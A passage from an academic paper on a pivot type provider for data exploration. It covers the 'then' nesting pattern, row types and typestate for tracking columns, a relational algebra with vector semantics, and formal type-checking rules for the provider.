Unlike in traditional development, a data scientist doing data exploration often has the entire data set available. The pivot type provider uses this when offering possible values for filtering (Section 6.3), but all other operations (Section 6.1) require only meta-data (names and types of columns). Following the example of type providers for structured data formats [26], the schema could be inferred from a representative sample.

3.4 Expressing structured logic using members

In the motivating example, the agg method takes a dictionary that specifies one or more aggregates to be calculated over a group. We sum the number of gold medals, but we could also sum the number of silver and bronze medals, concatenate names of teams for the athlete and perform other aggregations. In this case, we provide a nested structure (list of aggregations) as a parameter of a single operation (grouping).

This is an interesting case, because when encoding program as a sequence of member accesses, there is no built-in support for nesting. In the pivot type provider, we use the "then" design pattern to provide operations that require nesting. The following example specifies multiple aggregations and then sorts data by multiple keys:

```
olympics.
  «group data».«by Athlete».
    .«sum Gold».«sum Silver».«concat Team».then      ❶
  .«sort data».
    .«by Gold descending».«and Silver descending».then      ❷
```

When grouping, we sum the number of gold and silver medals and concatenates distinct team names ❶. Then we sort the grouped data using two sorting keys ❷ – first by the number of gold medals and then silver medals (within a group with the same number of gold medals).

[5] The Individuals property in the Freebase type provider [34] imports values into types in a similar way.

The "then" pattern. Nesting is an essential programming construct and it may be desirable to support it directly in the language, but the "then" pattern lets us express nesting without language support. In both of the cases above, the nested structure is specified by selecting one or more members and then ending the nested structure using the then member.

In case of grouping, we choose aggregations («sum Gold», «concat Team», etc.) after we specify grouping key using «by Athlete». In case of sorting, we specify the first key using «by Gold descending» and then add more nested keys using «and Silver descending». Thanks to the dot-driven development and the "then" pattern, the user is offered possible parameter values (aggregations or sorting keys) even when creating a nested structure. We also use the simple structure of the "then" pattern to automatically generate interactive user interfaces for specifying aggregation and sorting parameters (Section 7).

Renaming columns. The pivot type provider automatically chooses names for the columns obtained as the result of aggregation. In the above example ❶, the resulting data set will have columns Athlete (the grouping key) together with Gold, Silver and Team (based on the aggregated columns). The user cannot currently rename the columns.

In type providers for F#, renaming of columns could be encoded using methods with static parameters [33] by writing, for example, g.«sum Gold as»⟨"Total Gold"⟩(). In F#, the value of the static parameter (here, "Total Gold") is passed to the type provider, which can use it to generate the type signature of the method and the return type with member name according to the value of the static parameter.

4 Tracking column names

The last difficulty with data scripting discussed in Section 3.1 is that pandas (and most other data exploration libraries, even for statically-typed languages) track column names as strings at runtime, making code error-prone and auto-complete on column names difficult to support. Proponents of static typing would correctly point out that column names and their types can be tracked by a more sophisticated type system.

In this section, we discuss our approach – we track column names statically using a mechanism that is inspired by row types and type state (Section 4.1), however we embed the mechanism using type providers into a simple nominal type system (Section 4.2). This way, the host language for the pivot type provider can be extremely simple – and indeed, the mechanism could be added to languages such as Java or TypeScript with minimal effort.

4.1 Using row types and type state

There are several common data transformations that modify the structure of the data set and affect what columns (and of what types) are available. When grouping and aggregating data, the resulting data set has columns depending on the aggregates calculated. For simplicity, we consider another operation – removing column from the data set. For example, given the Olympic medals data set, we can drop Games and Year columns as follows:

```
olympics.«drop columns».«drop Games».«drop Year».then
```

Operations that change the type of rows in the data set can be captured using row types [35]. Row types make it possible to statically track operations on records that add or remove fields and so they can be used for the typing of operations such as «drop Year». In addition, we need to annotate type with a form of typestate [32] to restrict what operations

$$(\textit{drop-start})\ \frac{\Gamma \vdash e : [f_1 : \tau_1, \ldots, f_n : \tau_n]}{\Gamma \vdash e.\text{«drop columns»} : [f_1 : \tau_1, \ldots, f_n : \tau_n]_{\mathsf{drop}}}$$

$$(\textit{drop-col})\ \frac{\Gamma \vdash e : [f_1 : \tau_1, \ldots, f_n : \tau_n]_{\mathsf{drop}}}{\Gamma \vdash e.\text{«drop } f_i\text{»} : [f_1 : \tau_1, \ldots, f_{i-1} : \tau_{i-1}, f_{i+1} : \tau_{i+1}, \ldots, f_n : \tau_n]_{\mathsf{drop}}}$$

$$(\textit{drop-then})\ \frac{\Gamma \vdash e : [f_1 : \tau_1, \ldots, f_n : \tau_n]_{\mathsf{drop}}}{\Gamma \vdash e.\text{«then»} : [f_1 : \tau_1, \ldots, f_n : \tau_n]}$$

Figure 3 Tracking available column names with row types and type state.

are available. When dropping columns, we first access the «drop columns» member, which sets the state to a state where we can drop individual columns using «drop f». The then member can then be used to complete the operation and choose another transformation.

To illustrate tracking of columns using row types and type state, consider a simple language with variables (representing external data sources) and member access. Types can be either primitive types α, types annotated with a type state lbl or row type with fields f:

$$\begin{array}{rcl} e & = & v \mid e.N \\ \tau & = & \alpha \mid \tau_{\mathsf{lbl}} \mid [f_1 : \tau_1, \ldots, f_n : \tau_n] \end{array}$$

Typing rules for members that are used to drop columns are shown in Figure 3. When «drop columns» is invoked on a record, the type is annotated with a state drop (*drop-start*) indicating that individual columns may be dropped. The then operation (*drop-then*) removes the state label. Individual members can be removed using «drop f_i» and the (*drop-col*) rule ensures the dropped column is available in the input row type and removes it.

Other data transformations could be type checked in a similar way, but there are two drawbacks. First, row types and typestate (although relatively straightforward) make the host language more complex. Second, rules such as (*drop-col*) make auto-completion more difficult, because the editor needs to understand the rules and calculate what members may be invoked. This is a distinct operation from type checking and type inference (which operate on complete programs) that needs to be formalized and implemented.

4.2 Using the pivot type provider

In our approach, the information about available fields is used by the pivot type provider to provide types with appropriate members. This is hidden from the host language, which only sees class types. Provided class definitions consist of a constructor and members:

$$\begin{array}{rcl} l & = & \text{type } C(x : \tau) = \overline{m} \\ m & = & \text{member } N : \tau = e \end{array}$$

During type checking, the type system keeps track of a lookup of provided class definitions L. Checking member access is then just a matter of finding the corresponding class definition and finding the member type:

$$(\textit{member})\ \frac{L; \Gamma \vdash e : C \qquad L(C) = \text{type } C(x : \tau) = .. \text{ member } N_i : \tau_i = e_i \ ..}{L; \Gamma \vdash e.N_i : \tau_i}$$

$$
\begin{array}{rcll}
D & = & \{f_1 \mapsto \langle v_{1,1}, \ldots, v_{1,r}\rangle, \ldots, f_n \mapsto \langle v_{n,1}, \ldots, v_{n,r}\rangle\} & \\
e & = & \Pi_{f_1,\ldots,f_n}(e) & \text{Projection – select specified column names} \\
 & | & \sigma_{\varphi}(e) & \text{Selection – filter rows by given predicate} \\
 & | & \tau_{f_1 \mapsto \omega_1,\ldots,f_n \mapsto \omega_n}(e) & \text{Sorting – sort by specified columns} \\
 & | & \Phi_{f,\rho_1/f_1,\ldots,\rho_n/f_n}(e) & \text{Grouping – group by and calculate aggregates} \\
\omega & = & \mathsf{desc} \mid \mathsf{asc} & \text{Sort order – descending or ascending} \\
\rho & = & \mathsf{count} & \text{Count number of rows in the group} \\
 & | & \mathsf{sum}\ f & \text{Sum numerical values of the column } f \\
 & | & \mathsf{dist}\ f & \text{Count number of distinct values of the column } f \\
 & | & \mathsf{conc}\ f & \text{Concatenate string values of the column } f
\end{array}
$$

Figure 4 Relational algebra with values, sorting and aggregation.

The rule, adapted from [26], does not capture laziness of type providers that is important for the pivot type provider (where the number of provided classes is potentially infinite). We discuss this aspect in Section 5.

Using type providers and nominal type system hides knowledge about fields available in the data set. However, for types constructed by the pivot type provider, we can define a mapping fields that returns the fields available in the data set represented by the class. The type provider encodes the logic expressed in Section 4.1 in the following sense:

▶ **Remark 1** (Encoding of fancy types)**.** If $\Gamma \vdash e : [f_1 : \tau_1, \ldots, f_n : \tau_n]$ using a type system defined in Figure 3 and $\Gamma \vdash e : C$ using nominal typing and C is a type provided by the pivot type provider then $\mathsf{fields}(C) = \{f_1 \mapsto \tau_1, \ldots, f_n \mapsto \tau_n\}$.

In the following two sections, we focus on formalizing the pivot type provider and the nominally typed host language. We define the fields predicate in Section 6.2 and use it to prove properties of the pivot type provider.

We do not fully develop the type system based on fancy types sketched in Section 4.1. However, the remark illustrates one interesting aspect of our work – the type provider mechanism makes it possible to express safety guarantees that would normally require row types and typestate in a simple nominally typed language. In a similar way, type providers have been used to encode session types [2], suggesting that this is a generally useful approach.

5 Formalising the host language and runtime

Type providers often provide a thin type-safe layer over richer untyped runtime components. In case of providers for data access (Section 2), the untyped runtime component performs lookups into external data sources. In case of the pivot type provider, the untyped runtime component is a relational algebra modelling data transformations. We formalize the relational algebra in Section 5.1, followed by the object-based host language in Section 5.2.

5.1 Relational algebra with vector semantics

The focus of our work is on data aggregation and so we use a form of relational algebra with extensions for grouping and sorting [8, 24]. The syntax is defined in Figure 4. We write f for column (field) names and we include definition of a data value D, which maps column names

$$\Pi_{f_{p(1)},\ldots,f_{p(m)}}\{f_1 \mapsto \langle v_{1,1},\ldots,v_{1,r}\rangle,\ldots,f_n \mapsto \langle v_{n,1},\ldots,v_{n,r}\rangle\} \rightsquigarrow \\ \quad \{f_{p(1)} \mapsto \langle v_{p(1),1},\ldots,v_{p(1),r}\rangle,\ldots,f_{p(m)} \mapsto \langle v_{p(m),1},\ldots,v_{p(m),r}\rangle\}$$

$$\sigma_{\varphi}\{f_1 \mapsto \langle v_{1,1},\ldots,v_{1,r}\rangle,\ldots,f_n \mapsto \langle v_{n,1},\ldots,v_{n,r}\rangle\} \rightsquigarrow \\ \quad \{f_1 \mapsto \langle \ldots,v_{1,j},\ldots\rangle,\ldots,f_n \mapsto \langle \ldots,v_{n,j},\ldots\rangle\} \qquad (\forall j.\ \varphi\{f_1 \mapsto v_{1,j},\ldots,f_n \mapsto v_{n,j}\})$$

$$\tau_{f_{p(1)}\mapsto\omega_1,\ldots,f_{p(m)}\mapsto\omega_m}\{f_1 \mapsto \langle v_{1,1},\ldots,v_{1,r}\rangle,\ldots,f_n \mapsto \langle v_{n,1},\ldots,v_{n,r}\rangle\} \rightsquigarrow \\ \quad \{f_1 \mapsto \langle v_{1,q(1)},\ldots,v_{1,q(r)}\rangle,\ldots,f_n \mapsto \langle v_{n,q(1)},\ldots,v_{n,q(r)}\rangle\} \quad \text{where } q \text{ permutation} \\ \qquad \text{such that } \forall i,j.\ i \le j \implies (u_{1,i},\ldots,v_{m,i}) \le (v_{1,j},\ldots,v_{m,j}) \text{ where} \\ \qquad\quad u_{k,l} = v_{p(k),q(l)} \quad (\text{when } \omega_k = \mathsf{asc}) \\ \qquad\quad u_{k,l} = -v_{p(k),q(l)} \quad (\text{when } \omega_k = \mathsf{desc})$$

$$\Phi_{f_i,\rho_1/f'_1,\ldots,\rho_m/f'_m}\{f_1 \mapsto \langle v_{1,1},\ldots,v_{1,r}\rangle,\ldots,f_n \mapsto \langle v_{n,1},\ldots,v_{n,r}\rangle\} \rightsquigarrow \\ \quad \{f'_1 \mapsto a_1,\ldots,f'_m \mapsto a_m, f_i \mapsto b\} \quad \text{where} \\ \qquad \{g_1,\ldots,g_s\} = \{\{l \mid k \in 1\ldots r,\ v_{i,l} = v_{i,k}\},\ l \in 1\ldots r\} \\ \qquad\quad b = \langle v_{i,k_1},\ldots,v_{i,k_s}\rangle \qquad\qquad \text{where } k_j \in g_j \\ \qquad\quad a_i = \langle |g_1|,\ldots,|g_s|\rangle \qquad\qquad \text{when } \rho_i = \mathsf{count} \\ \qquad\quad a_i = \langle \Sigma_{k\in g_1} v_{j,k},\ldots,\Sigma_{k\in g_s} v_{j,k}\rangle \qquad\qquad \text{when } \rho_i = \mathsf{sum}\ f_j \\ \qquad\quad a_i = \langle \Pi_{k\in g_1} v_{j,k},\ldots,\Pi_{k\in g_s} v_{j,k}\rangle \qquad\qquad \text{when } \rho_i = \mathsf{conc}\ f_j \\ \qquad\quad a_i = \langle |\{v_{j,k} \mid k \in g_1\}|,\ldots,|\{v_{j,k} \mid k \in g_s\}|\rangle \qquad\qquad \text{when } \rho_i = \mathsf{dist}\ f_j$$

Figure 5 Vector-based semantics for operations of the extended relational algebra.

to vectors of length r storing the data (values v are defined below). Aside from standard projection Π and selection σ, our algebra includes sorting τ which takes one or more columns forming the sort key (with sort order ω) and aggregation Φ, which requires a single grouping key and several aggregations together with names of the new columns to be returned.

The semantics of the algebra is given in Figure 5. We use vector-based semantics to support sorting and duplicate entries, but otherwise the formalization captures the usual behaviour. In projection and sorting, we write $f_{p(1)},\ldots,f_{p(m)}$ to refer to a selection of fields from $f_1,\ldots,f_n$. Assuming $m \le n$, p can be seen as a mapping from $\{1\ldots m\}$ to a subset of $\{1\ldots n\}$. In selection, φ is a predicate applied to a mapping from column names to values. In sorting, we assume that there is a permutation on row indices q such that the tuples obtained by selecting values according to the given sort key are ordered. The auxiliary definition $u_{k,l}$ negates the number to reverse the sort order when descending order is required.

The most complex operation is grouping. We need to group data by the value of the column f_i and then apply aggregations $\rho_1,\ldots,\rho_m$. To do this, we first obtain a set of groups $g_1,\ldots,g_s$ where each group represents a set of indices of rows belonging to each group. For a given group g_i we can then obtain values of column j for rows in the group as $\{v_{j,k} \mid k \in g_i\}$. This is used to calculate the resulting data set – the field f_i becomes a new column formed by the group keys (obtained by picking one of the indices from g_j for each group); other fields are calculated by aggregating data in various ways – $|g_i|$ gives the number of rows in the group, Σ sums numerical values and Π (a slight notation abuse) concatenates string values.

$$
\begin{array}{rcl}
v & = & C(v) \mid \mathsf{series}\langle\tau_1,\tau_2\rangle(v) \mid n \mid s \mid D \\
e & = & C(e) \mid \mathsf{series}\langle\tau_1,\tau_2\rangle(e) \mid x \mid v \mid e.N \mid \ldots \\
E & = & C(E) \mid \mathsf{series}\langle\tau_1,\tau_2\rangle(E) \mid E.N \\
 & \mid & \Pi_{f_1,\ldots,f_n}(E) \mid \sigma_{\varphi}(E) \mid \tau_{f_1,\ldots,f_n}(E) \mid \Phi_{f,\rho_1/f_1,\ldots,\rho_m/f_m}(E) \\
 & & \\
\tau & = & C \mid \mathsf{num} \mid \mathsf{string} \mid \mathsf{series}\langle\tau_1,\tau_2\rangle \mid \mathsf{Query} \\
l & = & \mathsf{type}\ C(x:\tau) = \overline{m} \\
m & = & \mathsf{member}\ N:\tau = e
\end{array}
$$

$$
(member)\ \frac{L(C) = (\mathsf{type}\ C(x:\tau) = \ldots\ \mathsf{member}\ N_i:\tau_i = e_i\ \ldots), L'}{(C(v)).N_i \rightsquigarrow_L e_i[x \leftarrow v]}
$$

$$
(context)\ \frac{e \rightsquigarrow_L e'}{E[e] \rightsquigarrow_L E[e']}
$$

Figure 6 Syntax and remaining reduction rules of the Foo calculus.

5.2 Foo calculus with lazy context

We model the host language using a variant of the Foo calculus [26]. The core of the calculus models a simple object-based language with objects and members. The syntax of the language is shown in Figure 6. The relational algebra defined in Figure 4 is included in the Foo calculus as a model of the runtime components of the pivot type provider – the values include the data value D and the expressions include all the operations of the relational algebra.

The Foo calculus includes two special types. Query is a type of data and queries constructed using the relational algebra. The type $\mathsf{series}\langle\tau_1,\tau_2\rangle$ models a type-safe data series mapping keys of type τ_1 to values of type τ_2 that can be used, for example, as input for a charting library. A series is a typed wrapper over a Query value and the proofs in Section 6.2 show that a series obtained from the pivot type provider contains keys and values of matching types.

Reduction rules. The reduction relation $\rightsquigarrow_L$ is parameterized by a function L that maps class names to class definitions, together with nested classes associated with the class definition (used during type checking as discussed below). The map is not used in the reduction rules for the relational algebra, given in Figure 5 and so it was omitted there.

The remaining reduction rules are given in Figure 6. The (*member*) rule performs lookup using $L(C)$ to find the definition of the member that is being accessed and then it reduces member access by substituting the evaluated constructor argument v for a variable x. We assume standard capture-avoiding substitution $[x \leftarrow v]$. The rule ignores the nested class definitions L'. The (*context*) rule performs reduction in an evaluation context E.

Type checking. One interesting aspect of type checking with type providers is that type providers can provide potentially infinite number of types. The types are provided lazily as the type checker explores parts of the type space used by the program [34]. Consider:

```
olympics.«group data».«by Athlete».«sum Gold».then
```

The type checker initially knows the type of olympics is a class C_1 with member «group data» and it knows that the type of this member is C_2. However, it only needs to obtain full

definition of C_2 when checking the member «by Athlete». Types of other members of C_1 remain unevaluated. This aspect of type providers have been omitted in previous work [26, 19], but it is necessary for the pivot type provider. The typing rules given are written as:

$$L_1; \Gamma \vdash e : \tau; L_2$$

The judgement states that given class definitions L_1 and a variable context Γ, the type of expression e is τ and the type checking evaluated class definitions that are now included in L_2. The resulting context obtained by type checking contains all definitions that may be needed when running the program and is passed to the reduction operation $\rightsquigarrow_L$.

The structure of class definitions L is a function mapping a class name C to a pair consisting of the definition and a function that provides definitions of delayed classes:

$$L(C) = \mathsf{type}\ C(x : \tau) = \overline{m}, L'$$

The class C may use classes defined in L, but also delayed classes from L'. This models laziness as L' is a function that may never be evaluated. Since L is potentially infinite, we cannot check class definitions upfront as in typical object calculi [1]. Instead, we check that that members are well typed as they appear in the source code, which matches the behaviour of F# type providers. In general, this means that L may contain classes with incorrectly typed members. We prove that this is not the case for the pivot type provider (Section 6.2).

The rules that define type checking are shown in Figure 7. The two rules that force the discovery of new classes are (*new*) and (*member*). In (*new*), we find the class definition and delayed classes using $L_2(C)$. We treat functions as sets and join L_2 with delayed classes defined by L using $L_2 \cup L$. In (*member*), we obtain the class definition and discover delayed classes in the same way, but we also check that the body of the member is well-typed.

The rules for primitive types and variables are standard. Input data (*data*) is of type Query and all the operations of relational algebra take Query input and produce Query results. An untyped Query value can be converted into a series (*series*) of any type, akin to the boundary between static and dynamic typing in gradually typed languages [31]. When provided by the pivot type provider, the operation produces series with values of correct types.

6 Formalising the pivot type provider

A type provider is an executable component called by the compiler and the editor to provide information about types on demand. In our formalization, we follow the style of Petricek et al. [26], but we add laziness as discussed in Section 5.2. We model the core operations (dropping columns, grouping and sorting) in Section 6.1 and refine the model to include filtering Section 6.3. For simplicity we omit paging, which does not affect the shape of data.

6.1 Pivot type provider

A type provider is a function that takes static parameters, such as schema of the input data set, and returns a class name C together with a mapping that defines the body of the class and definitions of delayed classes L that may be used by the members of the class C. In our case, the schema F is a mapping from field names to field types:

$$\mathsf{pivot}(F) = C, \{C \mapsto (\mathsf{type}\ C(x : \mathsf{Query}) = \ldots, L)\} \quad \text{where } F = \{f_1 \mapsto \tau_1, \ldots, f_n \mapsto \tau_n\}$$

The class C provided by the pivot type provider has a constructor taking Query, which represents the, possibly already partly transformed, input data set. It generates members

$$(num)\ \frac{}{L;\Gamma \vdash n : \mathsf{num}; L} \qquad (string)\ \frac{}{L;\Gamma \vdash s : \mathsf{string}; L} \qquad (var)\ \frac{}{L;\Gamma, x:\tau \vdash x : \tau; L}$$

$$(data)\ \frac{L;\Gamma \vdash v_{i,j} : \tau; L \quad \tau \in \{\mathsf{num}, \mathsf{string}\}}{L;\Gamma \vdash \{f_1 \mapsto \langle v_{1,1}, \ldots, v_{1,r}\rangle, \ldots, f_n \mapsto \langle v_{n,1}, \ldots, v_{n,r}\rangle\} : \mathsf{Query}; L}$$

$$(proj)\ \frac{L_1;\Gamma \vdash e : \mathsf{Query}; L_2}{L_1;\Gamma \vdash \Pi_{f_1,\ldots,f_n}(e) : \mathsf{Query}; L_2} \qquad (sort)\ \frac{L_1;\Gamma \vdash e : \mathsf{Query}; L_2}{L_1;\Gamma \vdash \tau_{f_1,\ldots,f_n}(e) : \mathsf{Query}; L_2}$$

$$(sel)\ \frac{L_1;\Gamma \vdash e : \mathsf{Query}; L_2}{L_1;\Gamma \vdash \sigma_{\varphi}(e) : \mathsf{Query}; L_2} \qquad (group)\ \frac{L_1;\Gamma \vdash e : \mathsf{Query}; L_2}{L_1;\Gamma \vdash \Phi_{f,\rho_1/f_1,\ldots,\rho_n/f_n}(e) : \mathsf{Query}; L_2}$$

$$(series)\ \frac{L_1;\Gamma \vdash e : \mathsf{Query}; L_2}{L_1;\Gamma \vdash \mathsf{series}\langle\tau_1,\tau_2\rangle(e) : \mathsf{series}\langle\tau_1,\tau_2\rangle; L_2}$$

$$(new)\ \frac{L_1;\Gamma \vdash e : \tau, L_2 \qquad L_2(C) = (\mathsf{type}\ C(x:\tau) = \ldots), L}{L_1;\Gamma \vdash C(e) : C; L_2 \cup L}$$

$$(member)\ \frac{\begin{array}{c}L_1;\Gamma \vdash e : C; L_2 \qquad L_2 \cup L;\Gamma, x:\tau \vdash e_i : \tau_i; L_3 \\ L_2(C) = (\mathsf{type}\ C(x:\tau) = .. \ \mathsf{member}\ N_i : \tau_i = e_i\ ..), L\end{array}}{L_1;\Gamma \vdash e.N_i : \tau_i; L_3}$$

Figure 7 Type-checking of Foo expressions with lazy context.

that allow the user to refine the query and access the data. The type provider is defined using several helper functions discussed in the rest of this section.

Entry-point and data access. Figure 8 shows three of the functions defining the pivot type provider. The pivot function ❶ defines the entry-point type, which lets the user choose which operation to perform before specifying parameters of the operation. This is the type of olympics in the examples throughout this paper. The definition generates a new class C with members that wrap the input data in delayed classes generated by other parts of the type provider. The result of pivot is the class name C together with definition of the class and delayed generated types. The definition is a function that only needs to be evaluated when a program accesses a member of the class C, modelling the laziness of the type provider. In the implementation, we return the name C together with a function that computes the definition of the class when the type checker needs to inspect the body.

The get-key ❷ and get-val ❸ functions provide members that can be used to choose two columns from the data set as keys and values and obtain the resulting data set as a value of type $\mathsf{series}\langle\tau_1,\tau_2\rangle$. For example, the following expression has a type $\mathsf{series}\langle\mathsf{string},\mathsf{num}\rangle$:

```
olympics.«get series».«with key Athlete».«and value Year»
```

The get-key function generates a class with one member for each field in the data set. The returned class C_f is generated by get-val and lets the user choose any of the remaining fields as the value. The key and value columns are then selected using $\Pi_{f_k,f}$ ❹. The series is then

$$\mathsf{pivot}(F) = C, \{C \mapsto (l, L_1 \cup \ldots \cup L_4)\} \quad ❶$$
$$\begin{array}{l} l = \mathsf{type}\ C(x : \mathsf{Query}) = \\ \quad \mathsf{member}\ \text{«drop columns»} : C_1 = C_1(x) \quad \text{where } C_1, L_1 = \mathsf{drop}(F) \\ \quad \mathsf{member}\ \text{«sort data»} : C_2 = C_2(x) \quad \text{where } C_2, L_2 = \mathsf{sort}(F) \\ \quad \mathsf{member}\ \text{«group data»} : C_3 = C_3(x) \quad \text{where } C_3, L_3 = \mathsf{group}(F) \\ \quad \mathsf{member}\ \text{«get series»} : C_4 = C_4(x) \quad \text{where } C_4, L_4 = \text{get-key}(F) \end{array}$$

$$\text{get-key}(F) = C, \{C \mapsto (l, \textstyle\bigcup L_f)\} \quad ❷$$
$$\begin{array}{ll} l = \mathsf{type}\ C(x : \mathsf{Query}) = & \forall f \in \mathsf{dom}(F) \text{ where} \\ \quad \mathsf{member}\ \text{«with key } f\text{»} : C_f = C_f(x) & \quad C_f, L_f = \text{get-val}(F, f) \end{array}$$

$$\text{get-val}(F, f_k) = C, \{C \mapsto (l, \{\})\} \quad ❸$$
$$\begin{array}{ll} l = \mathsf{type}\ C(x : \mathsf{Query}) = & \forall f \in \mathsf{dom}(F) \setminus \{f_k\} \text{ where} \\ \quad \mathsf{member}\ \text{«and value } f\text{»} : \mathsf{series}\langle \tau_k, \tau_v \rangle = & \quad \tau_k = F(f_k),\ \tau_v = F(f) \\ \quad\quad \mathsf{series}\langle \tau_k, \tau_v \rangle(\Pi_{f_k, f}(x)) \quad ❹ & \end{array}$$

Figure 8 Pivot type provider – entry-point type and accessing transformed data

created with a data set containing only the key and value columns (we assume the order of columns is preserved). Creating a series does not statically enforce that the data set has the right structure, but the properties discussed in Section 6.2 show that series obtained from the pivot type provider is constructed correctly.

Dropping columns and sorting. Functions that provide types for the «drop columns» and «sort data» members are defined in Figure 9. The drop function ❶ builds a new type that lets the user drop any of the available columns. The resulting type C_f is recursively generated by drop so that multiple columns can be dropped before completing the transformation using the then operation ❷, whose return type is generated using the main pivot function. Note that columns removed from the schema F' match the columns removed from the data set at runtime using $\Pi_{\mathsf{dom}(F')}$.

Types for defining the sorting transformation are split between two functions; sort ❸ generates type for choosing the first sorting key and sort-and ❹ lets the user add more keys. For space reasons, we abbreviate ascending and descending as asc and desc in the generated member names and we omit and in name of further keys such as «and Gold descending».

The members are restricted to numerical columns (by checking $F(f) = \mathsf{num}$). The sort keys are kept as a vector. The sort operation creates a singleton vector; sort-and appends a new key to the end and the then member ❺ generates code that passes the collected sort keys to the τ operation of the relational algebra. When generating members for adding further sort keys, we exclude the columns that are used already (by checking that the column f does not match column name of any of the existing keys $\nexists i.\, s_i = f' \mapsto \omega$).

Grouping and aggregation. The final part of the pivot type provider is defined in Figure 10. The group function ❶ generates a class that lets the user select a column to use as the grouping key and agg is used to provide aggregates that can be calculated over grouped data. The agg function ❸ takes the schema of the input data set F, column f to be used as the group key, a schema of the data set that will be produced as the result G and a set of

$$\mathsf{drop}(F) = C, \{C \mapsto (l, L' \cup \bigcup L_f)\} \quad ❶$$

$$\begin{array}{ll} l = \text{type } C(x : \mathsf{Query}) = & \forall f \in \mathsf{dom}(F) \text{ where } C_f, L_f = \mathsf{drop}(F') \\ \quad \text{member } \text{«drop } f\text{»} : C_f = C_f(\Pi_{\mathsf{dom}(F')}(x)) & \quad \text{and } F' = \{f' \mapsto \tau' \in F, f' \neq f\} \\ \quad \text{member then} : C' = C'(x) \quad ❷ & \text{where } C', L' = \mathsf{pivot}(F) \end{array}$$

$$\mathsf{sort}(F) = C, \{C \mapsto (l, \bigcup L_f \cup \bigcup L'_f)\} \quad ❸$$

$$\begin{array}{ll} l = \text{type } C(x : \mathsf{Query}) = & \forall f \in \{f \mid F(f) = \mathsf{num}\}, \text{ where} \\ \quad \text{member } \text{«by } f \text{ desc»} : C_f = C_f(x) & \quad C_f, L_f = \mathsf{sort\text{-}and}(F, \langle f \mapsto \mathsf{desc} \rangle) \\ \quad \text{member } \text{«by } f \text{ asc»} : C'_f = C'_f(x) & \quad C'_f, L'_f = \mathsf{sort\text{-}and}(F, \langle f \mapsto \mathsf{asc} \rangle) \end{array}$$

$$\mathsf{sort\text{-}and}(F, \langle s_1, \ldots, s_n \rangle) = C, \{C \mapsto (l, \bigcup L_f \cup \bigcup L'_f \cup L')\} \quad ❹$$

$$\begin{array}{ll} l = \text{type } C(x : \mathsf{Query}) = & \forall f \in \{f \mid F(f) = \mathsf{num}, \nexists i. s_i = f' \mapsto \omega \wedge f' = f\} \\ \quad \text{member } \text{«}f \text{ desc»} : C_f = C_f(x) & \quad C_f, L_f = \mathsf{sort\text{-}and}(F, \langle s_1, .., s_n, f \mapsto \mathsf{desc} \rangle) \\ \quad \text{member } \text{«}f \text{ asc»} : C'_f = C'_f(x) & \quad C'_f, L'_f = \mathsf{sort\text{-}and}(F, \langle s_1, .., s_n, f \mapsto \mathsf{asc} \rangle) \\ \quad \text{member then} : C' = C'(\tau_{s_1,\ldots,s_n}(x)) & \quad \text{where } C', L' = \mathsf{pivot}(F) \quad ❺ \end{array}$$

Figure 9 Pivot type provider – dropping columns and sorting data

$$\mathsf{group}(F) = C, \{C \mapsto (l, \bigcup L_f)\} \quad ❶$$

$$\begin{array}{ll} l = \text{type } C(x : \mathsf{Query}) = & \forall f \in \mathsf{dom}(F) \text{ where} \\ \quad \text{member } \text{«by } f\text{»} : C_f = C_f(x) & \quad C_f, L_f = \mathsf{agg}(F, f, \{f \mapsto F(f)\}, \emptyset) \quad ❷ \end{array}$$

$$\mathsf{agg}(F, f, G, S) = C, \{C \mapsto (l, \bigcup L_f \cup \bigcup L'_f \cup \bigcup L''_f \cup L' \cup L'')\} \quad ❸$$

$$\begin{array}{ll} l = \text{type } C(x : \mathsf{Query}) = & \forall f \in \mathsf{dom}(F) \setminus \mathsf{dom}(S) \\ \quad \text{member } \text{«sum } f\text{»} : C'_f = C'_f(x) & \quad \text{when } F(f) = \mathsf{num} \quad ❹ \\ \quad \text{member } \text{«concat } f\text{»} : C''_f = C''_f(x) & \quad \text{when } F(f) = \mathsf{string} \quad ❺ \\ \quad \text{member } \text{«count all»} : C' = C'(x) & \quad \text{when } \mathsf{Count} \notin G \quad ❻ \\ \quad \text{member } \text{«distinct } f\text{»} : C_f = C_f(x) & \\ \quad \text{member then} : C'' = C''(\Phi_{f,\rho_1/f_1,\ldots,\rho_n/f_n}(x)) & \text{where } \{\rho_1/f_1, \ldots, \rho_n/f_n\} = S \quad ❼ \end{array}$$

where

$$\begin{array}{l} C_f, L_f = \mathsf{agg}(F, f, G \cup \{f \mapsto \mathsf{num}\}, S \cup \{\mathsf{dist}\ f/f\}) \\ C'_f, L'_f = \mathsf{agg}(F, f, G \cup \{f \mapsto \mathsf{num}\}, S \cup \{\mathsf{sum}\ f/f\}) \\ C''_f, L''_f = \mathsf{agg}(F, f, G \cup \{f \mapsto \mathsf{string}\}, S \cup \{\mathsf{conc}\ f/f\}) \\ C', L' = \mathsf{agg}(F, f, G \cup \{\mathsf{Count} \mapsto \mathsf{int}\}, S \cup \mathsf{count}/\mathsf{Count}) \\ C'', L'' = \mathsf{pivot}(G) \end{array}$$

Figure 10 Pivot type provider – grouping and aggregation.

aggregation operations collected so far S. Initially ❷, the resulting schema contains only the column used as the key with its original type (which is always implicitly added by Φ) and the set of aggregations to be calculated is empty.

The agg function is invoked recursively (similarly to drop and sort-and) to add further aggregation operations, or until the user selects the then member ❼, which applies the grouping using Φ and returns a class generated by the entry-point pivot function.

When calculating an aggregate over a specific column, the type provider reuses the column name from the input data set in the resulting data set. Consequently, the agg function offers aggregation operations only using columns that have not been already used. This somewhat limits the expressivity, but it simplifies the programming model. Furthermore, «sum f» ❹ is only provided for columns of type num and «concat f» ❺ is only provided for strings. Finally, the «count all» aggregation ❻ is not related to a specific field and is exposed once, adding a column Count to the schema of the resulting data set.

6.2 Properties of the pivot type provider

If we were using the relational algebra formalized in Section 5.1 to construct queries, we can write an invalid program, e.g. by attempting to select a column f using Π_f from a data set that does not contain the column. This is not an issue when using the pivot type provider, because the provided types allow the user to construct only correct data transformations.

To formalize this, we prove partial soundness of the Foo calculus (Theorem 1), which characterizes the invalid programs that can be written using the Query-typed expressions and then prove safety of the pivot type provider (Theorem 7), which shows that such errors do not occur when using the provided types.

Foo calculus. The Foo calculus consists of the relational algebra and simple object calculus where objects can be constructed and their members accessed. It permits recursion as a member can invoke itself on a new object instance. To accommodate this, we formalize soundness using progress (Lemma 2) and preservation (Lemma 3).

The soundness is partial because the evaluation can get stuck when an operation of the relational algebra on a given data set is undefined.

